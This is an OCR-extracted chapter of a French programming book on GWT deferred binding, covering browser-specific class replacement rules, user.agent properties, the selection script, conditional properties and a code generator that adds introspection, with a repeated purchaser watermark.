Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
// Résolution statique
MaClasse m = new MaClasse();
// Résolution dynamique
MaClasse m = MaClassFactory.newInstance();
// Résolution différée
MaClasse m = GWT.create(MaClasse.class);
```

Mise en pratique

Pour bien comprendre le principe, nous allons réaliser un petit exemple qui va exécuter du code spécifique à IE et Firefox.

Pour cela, nous créons trois classes avec l'héritage suivant ; la classe `MyBaseClass` fournit la méthode `quelEstTonNavigateur()` qui affiche un message par défaut. A priori, si nos règles sont censées couvrir la totalité des cas d'utilisation, le message par défaut constitue en quelque sorte une implémentation générique multi-navigateur. Cela implique également qu'un navigateur pour lequel il n'existe pas de traitement spécifique est géré par le traitement générique, ce qui n'est pas dénué de sens.




Figure 10–2
Héritage simple utilisé par la liaison différée

Le code est le suivant :

```
package com.dng.client;
public class MyBaseClass {
      public void quelEstTonNavigateur() {
         Window.alert("Traitement générique à tous les navigateurs");
      }
}
public class MyIEClass extends MyBaseClass {
      @Override
      public void quelEstTonNavigateur() {
         Window.alert("Traitement specifique a IE");
      }
}
```

```
public class MyFirefoxClass extends MyBaseClass {
      @Override
      public void quelEstTonNavigateur() {
         Window.alert("Traitement specifique a Firefox");
      }
}
```

On note au passage que la liaison différée s'applique uniquement à des classes situées dans le package client. Il faut bien comprendre que les classes réécrites sont destinées à être créées en JavaScript dans le cadre des permutations.

Pour configurer une règle, nous allons modifier le fichier de configuration du module pour y intégrer de nouvelles balises XML de la sorte :

```
<?xml version="1.0" encoding="UTF-8"?>
<module rename-to='deferredbinding'>
  <inherits name='com.google.gwt.user.User'/>
  <inherits name='com.google.gwt.user.theme.standard.Standard'/>

  <entry-point class='com.dng.client.DeferredBinding'/>

  <source path='client'/>

  <!-- Règles de binding -->
  <replace-with class="com.dng.client.MyIEClass">
    <when-type-is class="com.dng.client.MyBaseClass"/>
    <when-property-is name="user.agent" value="ie6"/>
  </replace-with>

  <replace-with class="com.dng.client.MyFirefoxClass">
    <when-type-is class="com.dng.client.MyBaseClass"/>
    <when-property-is name="user.agent" value="gecko"/>
  </replace-with>
</module>
```


La règle précédente indique simplement que lorsque la propriété `user.agent` est égale à `ie6` ou `gecko`, la liaison différée doit remplacer le type `MyBaseClass` par le type correspondant.

À l'exécution en mode développement sous IE, nous obtenons le message suivant (voir figure suivante).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00


Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 10–3
Mode développement sous IE



Testons maintenant ce code sous Firefox :

Figure 10–4
Mode développement sous Firefox



À présent, si nous compilons l'application, GWT retourne trois scripts correspondant à chaque permutation :

Fichier 4356CD837EE32E2E46C30D1160CC3F44.cache.html

```
function $onModuleLoad(){
  var m;
  m = $MyFirefoxClass(new MyFirefoxClass);
  m.quelEstTonNavigateur();
}
```

Fichier FE9A56AC331A83C1AF5CA53515D62459.cache.html

```
function $onModuleLoad(){
  var m;
  m = $MyIEClass(new MyIEClass);
```

```
  m.quelEstTonNavigateur();

}
Fichier AB35D5BCD4498110B3A181DC40CB21F2.cache.html
function $onModuleLoad(){
  var m;
  m = $MyBaseClass(new MyBaseClass);
  m.quelEstTonNavigateur();
}
```

La troisième permutation, de type fonctionnement par défaut, affichera le message *Traitement générique à tous les navigateurs*.

À partir de cet exemple, nous comprenons qu'il existe trois éléments :

- des règles de remplacement de classe en fonction de certains types ;
- des propriétés statiques qui définissent la liste des permutations possibles ;
- des propriétés dynamiques correspondant à la mise en corrélation à l'exécution des propriétés dynamiques et des propriétés statiques.

Dans ce puzzle, il manque encore une information : d'où provient la propriété `user.agent` et qui la configure.

Le script de sélection

Nous l'avons abordé au chapitre 1 sur l'environnement de développement : le script de sélection est téléchargé la première fois lorsqu'on accède à un site GWT. Son rôle est de recueillir des informations liées au contexte d'exécution (type de navigateur, langue, cookies, variables utilisateur…) afin de charger la bonne permutation. Lorsque l'application est mise à jour, le script de sélection est recréé.

Propriétés, règles et conditions

Le moteur interne de GWT est régi par des règles, des propriétés et des conditions. Une règle correspond au type de traitement que le compilateur doit effectuer lorsqu'il rencontre une instruction `GWT.create()`. Les propriétés définissent une énumération de valeurs mémorisées par le script de sélection. Ces valeurs déclencheront le chargement de la permutation correspondante. Les conditions décrivent les circonstances dans lesquelles une règle doit s'exécuter.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00


Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Propriétés

Pour X valeurs d'une propriété et Y valeurs d'une autre propriété indépendante, il existe X fois Y permutations possibles.

Le cas d'un site censé gérer quatre navigateurs et trois langues différentes, ce qui donne douze permutations correspondantes, est illustré dans la figure suivante.

Figure 10–5
Différentes combinaisons liées aux permutations



Le rôle du script de sélection est de stocker cette liste dans un dictionnaire qui mettra en correspondance valeur et permutation de la manière suivante (figure 10-6).

Figure 10–6
Dictionnaire des permutations indexées par les propriétés

```
map(['zh', 'ie6'], 'C423B4E263DBD2B411765BC573F4B95E.cache.html');
map(['en', 'ie6'], 'AFDD6408D742551B6E7A718388ACC024.cache.html');
map(['fr', 'ie6'], '856C7457EFD4634D93FF08D7B9D218B8.cache.html');
map(['zh', 'gecko'], '67F683D03A624E9EABC58780CEFB5F29.cache.html');
map(['en', 'gecko'], 'D903C36E26F86B1FA32E71ECF35524A4.cache.html');
map(['fr', 'gecko'], '3D1AB61674B879226E0479E77EDE9F77.cache.html');
map(['zh', 'safari'], 'BAEDFF0347B3ED0A49DFF2865F0B6701.cache.html');
map(['en', 'safari'], 'ABD1C87060A7E92586938894CCC4DAC9.cache.html');
map(['fr', 'safari'], '01G1D7F45D4D431EF9049D83AA564583.cache.html');
map(['zh', 'opera'], 'BGEDFF0347B3ED0A49DFF2865F0B6701.cache.html');
map(['en', 'opera'], 'AGD1C87060A7E92586938894CCC4DAC9.cache.html');
map(['fr', 'opera'], '01G1D7F45D4D431EF9049D83AA564583.cache.html');

strongName = answers[computePropValue('locale')][computePropValue('user.agent')];
```

Attardons-nous maintenant sur la manière de définir une propriété. Il existe trois ordres (balises XML) à connaître et à insérer dans le fichier de configuration du module (`<module>.gwt.xml`) :

1. `<define-property>` : déclaration initiale des valeurs possibles d'une propriété ;

```
<define-property name="locale" values="en_US, en_UK"/>
```

2. `<extend-property>` : étend une propriété pour ajouter de nouvelles valeurs ;

```
<extend-property name="locale" values="fr_FR, fr_CA"/>
```

3 `<set-property>` : attribue une valeur par défaut.

```
<set-property name="locale" values="fr_CA"/>
```

En phase de développement, il est assez courant de limiter les permutations uniquement à IE et Firefox pour optimiser la durée de compilation (plus le nombre de permutations est important, plus le temps de compilation est long).

```
<set-property name="user.agent" value="gecko1_8,ie6" />
```

Dans l'exemple précédent, à aucun moment nous n'avons défini de valeurs à la propriété `user.agent`. Cela est dû au fait qu'elle a déjà été initialisée en interne par GWT via le module `UserAgent` situé dans le package `com.google.gwt.user`, `UserAgent.gwt.xml`. Ce dernier, dépendant du module `User`, sert à identifier les différents navigateurs existants. Voyons ce qu'il contient :

```
<module>

  <!-- Browser-sensitive code should use the 'user.agent' property -->
  <define-property name="user.agent"
values="ie6,ie8,gecko,gecko1_8,safari,opera"/>

  <property-provider name="user.agent"><![CDATA[
      var ua = navigator.userAgent.toLowerCase();
      var makeVersion = function(result) {
        return (parseInt(result[1]) * 1000) + parseInt(result[2]);
      };

      if (ua.indexOf("opera") != -1) {
        return "opera";
      } else if (ua.indexOf("webkit") != -1) {
        return "safari";
      } else if (ua.indexOf("msie") != -1) {
        if (document.documentMode >= 8) {
          return "ie8";
        } else {
          var result = /msie ([0-9]+)\.([0-9]+)/.exec(ua);
          if (result && result.length == 3) {
            var v = makeVersion(result);
            if (v >= 6000) {
              return "ie6";
            }
          }
        }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
      } else if (ua.indexOf("gecko") != -1) {
        var result = /rv:([0-9]+)\.([0-9]+)/.exec(ua);
        if (result && result.length == 3) {
          if (makeVersion(result) >= 1008)
            return "gecko1_8";
          }
        return "gecko";
      }
      return "unknown";
  ]]></property-provider>
</module>
```

Dans la configuration de ce module, on comprend les valeurs du `<define-property>` ; en revanche, à quoi correspond `<property-provider>` ?

`<property-provider>` est le mécanisme utilisé par le script de sélection pour déterminer lors de l'exécution la valeur de la propriété. Dans notre cas, ce code source JavaScript analyse le contenu de la variable `navigator.userAgent` et extrait des valeurs qui doivent être comparées à celles attribuées lors du `<define-property>`. La puissance de ce mécanisme est telle qu'il permet à n'importe quel développeur de fournir lui-même des propriétés personnalisées. Nous pouvons, par exemple, extraire des cookies le contenu d'une variable ou déduire l'environnement dans lequel s'exécute le site (téléphone mobile, multicanal, etc.) et, en fonction du résultat, récupérer la permutation la plus adaptée.

Notez qu'il est possible de surcharger à tout moment le mécanisme de réécriture dans l'ordre inverse de son traitement par le compilateur. Le dernier module redéfinissant une variable, une règle ou une condition prend le contrôle sur d'éventuels paramètres de configuration existants.

Propriétés de configuration

Les propriétés de configuration, contrairement aux propriétés classiques, permettent de paramétrer la liaison différée pour passer, à la manière d'arguments en ligne de commandes, des informations de configuration aux différentes classes. On peut dire qu'il s'agit en quelque sorte des propriétés système de la machine virtuelle Java adaptées à la liaison différée. Les propriétés de configuration peuvent être simples ou multivaluées.

```
<!--
 If this is ever turned on by default, fix up RPCSuiteWithElision
 -->
 <define-configuration-property name="gwt.elideTypeNamesFromRPC"
                                          is-multi-valued="false" />
 <set-configuration-property name="gwt.elideTypeNamesFromRPC"
                                              value="false" />
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce paramètre indique au moteur de règles que, par défaut, nous souhaitons positionner à faux la dissimulation des noms de type lors d'une communication RPC. Cette propriété est simplement valuée.

Les propriétés conditionnelles

Les propriétés conditionnelles constituent une des nouveautés de GWT 2.0. Elles permettent de limiter l'explosion des permutations en s'appuyant sur certaines conditions.

Prenons l'exemple d'un traitement tout simple consistant à produire une information de débogage plus détaillée en fonction d'une propriété `debug` vraie ou fausse.

Si nous appliquons le mode de fonctionnement par défaut, toute nouvelle propriété définie implique la création de X permutations supplémentaires en fonction du nombre de propriétés existantes.

Dans ce cas, pour six navigateurs à gérer, nous obtiendrons 12 permutations (6 × 2) (Firefox en mode débogage, Firefox en mode normal, IE en mode débogage, IE en mode normal, etc.).

Jusqu'alors, il n'était pas possible de limiter les propriétés à un contexte donné, c'est-à-dire positionner le mode débogage à vrai uniquement pour IE, Firefox et Safari.

Avec les propriétés conditionnelles, il est désormais possible de réduire à 6 + 3 (IE, Firefox et Safari), soit 9, le nombre de permutations (notez que si l'application avait été localisée, nous aurions potentiellement une centaine de permutations) simplement en conditionnant la propriété par rapport aux valeurs d'autres propriétés. C'est une évolution majeure pour réduire les permutations inutiles.

```
<module rename-to="hello">
<inherits name="com.google.gwt.user.User"/>
      <entry-point class="com.google.gwt.sample.hello.client.Hello"/>
  <inherits name="com.google.gwt.user.User" />
  <inherits name="com.google.gwt.core.EmulateJsStack" />

  <define-property name="debugMode" values="true,false" />
  <property-provider name="debugMode"><![CDATA[
      return window.location.search.indexOf('debugMode') == -1 ?
             'false' : 'true';
    ]]></property-provider>

  <set-property name="compiler.emulatedStack.enabled" value="true">
    <when-property-is name="debugMode" value="true" />
    <any>
      <when-property-is name="user.agent" value="ie6" />
      <when-property-is name="user.agent" value="ie8" />
      <when-property-is name="user.agent" value="safari" />
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    </any>
  </set-property>

  <set-configuration-property
name="compiler.emulatedStack.recordFileNames"
    value="true" />

  <entry-point class="com.google.gwt.sample.hello.client.Hello" />
</module>
```

Dans l'exemple précédent, la propriété `compiler.emulatedStak.enabled` est conditionnée par la valeur de certains navigateurs.

Règles de liaison

Les règles indiquent les traitements à opérer lors d'une réécriture. Il existe deux types de règles `<Replace-With>` et `<Generate-With>`. Le remplacement de classe est celui que nous avons utilisé précédemment, qui consiste à remplacer lors de la compilation une classe par une autre. En l'occurrence, dans l'exemple, nous avons remplacé `MyBaseClass` par `MyFirefoxClass` ou `MyIEClass`.

Voyons de quelle manière GWT utilise cette règle pour gérer les différents DOM. Ceci est le code du module DOM :

```
<module>
  <inherits name="com.google.gwt.core.Core"/>
  <inherits name="com.google.gwt.user.UserAgent"/>

  <replace-with class="com.google.gwt.dom.client.DOMImplOpera">
    <when-type-is class="com.google.gwt.dom.client.DOMImpl"/>
    <when-property-is name="user.agent" value="opera"/>
  </replace-with>

  <replace-with class="com.google.gwt.dom.client.DOMImplSafari">
    <when-type-is class="com.google.gwt.dom.client.DOMImpl"/>
    <when-property-is name="user.agent" value="safari"/>
  </replace-with>

  <replace-with class="com.google.gwt.dom.client.DOMImplIE8">
    <when-type-is class="com.google.gwt.dom.client.DOMImpl"/>
    <when-property-is name="user.agent" value="ie8"/>
  </replace-with>

  <replace-with class="com.google.gwt.dom.client.DOMImplIE6">
    <when-type-is class="com.google.gwt.dom.client.DOMImpl"/>
    <when-property-is name="user.agent" value="ie6"/>
  </replace-with>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  <replace-with class="com.google.gwt.dom.client.DOMImplMozilla">
    <when-type-is class="com.google.gwt.dom.client.DOMImpl"/>
    <when-property-is name="user.agent" value="gecko1_8"/>
  </replace-with>

  <replace-with class="com.google.gwt.dom.client.DOMImplMozillaOld">
    <when-type-is class="com.google.gwt.dom.client.DOMImpl"/>
    <when-property-is name="user.agent" value="gecko"/>
  </replace-with>
    <any>
      <when-property-is name="user.agent" value="ie6"/>
      <when-property-is name="user.agent" value="ie8"/>
    </any>
  </replace-with>
</module>
```

Ce module réutilise (voir l'instruction `<inherits>`) le module `UserAgent` que nous avons vu précédemment et qui définit les différentes propriétés.

Dans le code du framework GWT, la réécriture de la classe DOM se traduit par :

```
abstract class DOMImpl {

  static final DOMImpl impl = GWT.create(DOMImpl.class);

  public native void buttonClick(ButtonElement button) /*-{
    button.click();
  }-*/;

  public native Element createElement(Document doc, String tag) /*-{
    return doc.createElement(tag);
  }-*/;
(… Suite du code…)
```

Les classes dérivées correspondent toutes à diverses implémentations spécifiques.




Figure 10–7
La hiérarchie des différents DOM spécifiques

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Il faut noter que même lorsque l'implémentation d'un des DOM spécifiques nécessite une sorte de déviation par rapport aux spécifications W3C pour fonctionner, GWT l'utilise. Gardez à l'esprit que l'objectif est de prendre en charge tous les navigateurs, même lorsqu'ils ne sont pas standards. C'est ce qui permet à une application GWT de fonctionner sur une vieille machine hébergeant un navigateur IE 6 tout en réutilisant la puissance des derniers moteurs de rendu.

À terme, l'objectif est évidemment de traiter également HTML 5.

Générateurs de code

L'autre règle, moins connue que le remplacement et pourtant à l'origine de nombreuses fonctionnalités telles que les services RPC, l'internationalisation ou le ClientBundle, est la génération de code.

On pourrait se demander quel est l'intérêt de créer un moteur de génération de code dans GWT. Les raisons sont nombreuses. Tout d'abord, cela permet d'automatiser des tâches fastidieuses qui, intégrées dans le mécanisme de compilation, non seulement font gagner du temps de développement mais aussi réduisent le risque d'erreurs. Par ailleurs, les générateurs peuvent résoudre des problèmes très particuliers tels que l'introspection de classes GWT (une fonctionnalité qui n'existe pas par défaut) ou l'encapsulation des ressources dans le fichier de permutations délivré.

À la manière d'un générateur de code Java traditionnel, cette fonctionnalité tire parti de l'instruction `GWT.create()` et possède le même mécanisme basé sur les propriétés et les conditions.

Il est courant de créer du code en fonction de types existants, surtout lorsqu'on écrit une sous-classe ou qu'on redéfinit des méthodes existantes.

Pour cela, GWT propose une API proche de la réflexion Java. Elle permet d'extraire d'éventuelles métadonnées de classe telles que la liste des méthodes et paramètres, les attributs, les annotations, etc. Cette API ressemble à bien des égards à celle du JDK mais n'est pas celle du JDK. Cela est dû au fait que GWT opère sur le code source et non sur le bytecode pour produire un arbre syntaxique.

Un générateur doit être systématiquement placé dans un package nommé `rebind`. Il dérive par défaut de la classe `com.google.gwt.core.ext.Generator` et redéfinit la méthode `generate()`.

Voici à titre d'exemple plusieurs classes de GWT dérivant de `Generator` et qui fournissent toutes des fonctionnalités clés du framework, de l'internationalisation à l'intégration des ressources, sans oublier le JavaScript ou les services RPC.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 10–8
Les générateurs de code utilisés dans le framework interne GWT

Dans la pratique

Par défaut, GWT ne propose aucun mécanisme de réflexion. Nous allons créer un générateur de code dans le but de créer une sous-classe du type passé à `GWT.create()` pour lui ajouter des propriétés d'introspection. L'idée est de créer une méthode `getPropertyList()` qui renvoie un dictionnaire (`Map<String,String>`) dont la clé est le nom de l'attribut et où la valeur correspond au type de l'attribut.

En termes de conception, nous aurions deux interfaces. La première a pour objectif de marquer la classe comme pouvant être introspectée. Pour cela, nous dérivons de `HasInstrospection` et créons ensuite une classe qui est du type `PropertyMapper` et qui contient la méthode `getPropertyList()`. Le scénario est illustré dans le schéma suivant avec les différents héritages.

Voici le code de la classe devant être créée :

```
package com.dng.client;

public class MaClasse_Generated implements
com.dng.client.PropertyMapper {
    public java.util.Map<String,String> getPropertyList(){
        HashMap<String,String> map = new HashMap<String,String>();
        map.put("attribut1","java.lang.String");
        map.put("attribut2","boolean");
        map.put("attribut3","int");
        return map ;
    }
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 10–9
Générateur de propriétés, avant et après

Voici le code source correspondant au générateur dans lequel on peut remarquer l'utilisation de l'API `TypeOracle` équivalent à l'API d'introspection Java :

```
package com.dng.rebind;

import java.io.PrintWriter;
import com.google.gwt.core.ext.Generator;
import com.google.gwt.core.ext.GeneratorContext;
import com.google.gwt.core.ext.UnableToCompleteException;
import com.google.gwt.core.ext.typeinfo.JClassType;
import com.google.gwt.core.ext.typeinfo.JField;
import com.google.gwt.core.ext.typeinfo.TypeOracle;
import com.google.gwt.user.rebind.ClassSourceFileComposerFactory;
import com.google.gwt.user.rebind.SourceWriter;

public class IntrospectionGenerator extends Generator {

      @Override
      public String generate(TreeLogger logger, GeneratorContext context,
            String typeName) throws UnableToCompleteException {
         TypeOracle oracle = context.getTypeOracle();
         try {
            JClassType type = oracle.getType(typeName);

            String packageName = type.getPackage().getName();
            String simpleName = type.getSimpleSourceName() + "_Generated";
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
            ClassSourceFileComposerFactory composer = new
                                                ClassSourceFileComposerFactory(
                                                      packageName, simpleName);

            // La classe générée implémente l'interface PropertyMapper
            String intfName = "com.dng.client.PropertyMapper";
            composer.addImplementedInterface(intfName);
            // On génère le code de la classe
            PrintWriter printWriter = context.tryCreate(logger, composer
                  .getCreatedPackage(), composer.getCreatedClassShortName());
            SourceWriter writer = composer.createSourceWriter(context,
                  printWriter);
            // et la méthode ...
            writer.indent();
            writer.println("public java.util.Map<String,String>
                                                      getPropertyList(){\n ");
            writer.println("    java.util.HashMap<String,String> map =
                                 new java.util.HashMap<String,String>();");
            // On itère sur les différents attributs de la classe

            for (JField j : type.getFields()) {
               writer.println("map.put(\"" + j.getName() + "\",\""
                     + j.getType().getQualifiedSourceName() + "\");");
            }
            writer.println("return map ;}");
            writer.outdent();
            writer.commit(logger);
            return composer.getCreatedClassName();
         } catch (Exception e) {
            logger.log(TreeLogger.ERROR, "unable to generate code for "
                  + typeName, e);
            throw new UnableToCompleteException();
         }
      }
}
```

Pour mieux comprendre l'utilisation des classes `JClassType`, `JField` ou `JMethod`, le tableau suivant montre la correspondance avec leur équivalent Java, s'il avait existé.

Tableau 10–1 Correspondances entre les API d'introspection Java et GWT

API GWT d'introspection	IntrospectionJava
`TypeOracle.findType`	`Class.forName`
`JClassType`	`Class`
`JMethod`	`Method`
`JParameter`	`Parameter`
`JField`	`Field`

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Le fichier de configuration associé intègre la règle `<Generate-With>` :

```
<module>
(…)
  <generate-with class="com.dng.rebind.IntrospectionGenerator">
    <when-type-assignable class="com.dng.client.HasIntrospection" />
  </generate-with>
(…)
</module>
```

Voici les différentes interfaces et le code du `onModuleLoad()` :

```
// Interface de marquage - HasIntropection.java
public interface HasIntrospection {}

// MaClasse.java
package com.dng.client;

public class MaClasse implements HasIntrospection {

      public void maMethod() {}

      private String attribut1 = "";
      private boolean attribut2 = true;
      private int attribut3 = 0;
}

// PropertyMapper.java
package com.dng.client;
import java.util.Map;

public interface PropertyMapper {
      public Map<String,String> getPropertyList();
}

// Méthode onModuleLoad()
public class DeferredBinding implements EntryPoint {

      @Override
      public void onModuleLoad() {

         PropertyMapper p = GWT.create(MaClasse.class);
         // Affiche la liste des propriétés de MaClasse
         Map<String,String> m = p.getPropertyList();
         for (Entry<String,String> s : m.entrySet()) {
            RootPanel.get().add(
               new Label("Le type de " + s.getKey()+ " est " + s.getValue()));
         }
      }
```

Le code du générateur illustre parfaitement le principe consistant à créer le code source en s'appuyant sur des API fournissant principalement des méthodes utilitaires. Que ce soit `SourceWriter` ou `ClassSourceFileComposerFactory`, toutes ces classes ont pour objectif de faciliter la création de code et la manipulation de chaînes de caractères.

Voilà comment réussir à intégrer de l'introspection dans GWT alors que la fonctionnalité n'existe pas en standard !

Déboguer

Déboguer un générateur n'est pas la tâche la plus aisée qui soit, car un générateur s'exécute lors de la phase de compilation. Le lien principal qui relie l'environnement de test et le compilateur est le shell. La classe `TreeLogger` et sa méthode `log()` restent donc les outils de débogage les plus adaptés à cet environnement de développement un peu austère. D'autres informations très utiles concernant le traitement des règles sont affichées dans la fenêtre du shell.





Figure 10–10
Affichage des traces des générateurs dans la fenêtre du shell

Il s'avère par ailleurs indispensable de pouvoir vérifier que le code créé est valide par rapport à nos besoins. Pour cela nous utiliserons l'option `-gen` du compilateur qui place le code source dans un répertoire spécifié en ligne de commandes.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 10–11
L'option permettant d'analyser les sources créées



Conditions de liaison

Jusqu'à présent, les expressions utilisées dans les conditions étaient plutôt triviales ; il faut savoir que la liaison différée permet également de créer des conditions évoluées.

Tableau 10–2 Les différentes conditions

Conditions	Description
`<when-type-is class="XX"/>`	Exécute la règle quand le type est XX.
`<when-type-assignable class="XX"/>`	Exécute la règle quand le type est une sous-classe de XX.
`<when-property-is name="PP" value="XX"/>`	Exécute la règle lorsque la propriété PP a la valeur XX.

Ces conditions s'accompagnent parfois de logique booléenne (`OR`, `AND`...) et d'une grammaire ensembliste (`<any>`, `<all>`…).

Conclusion

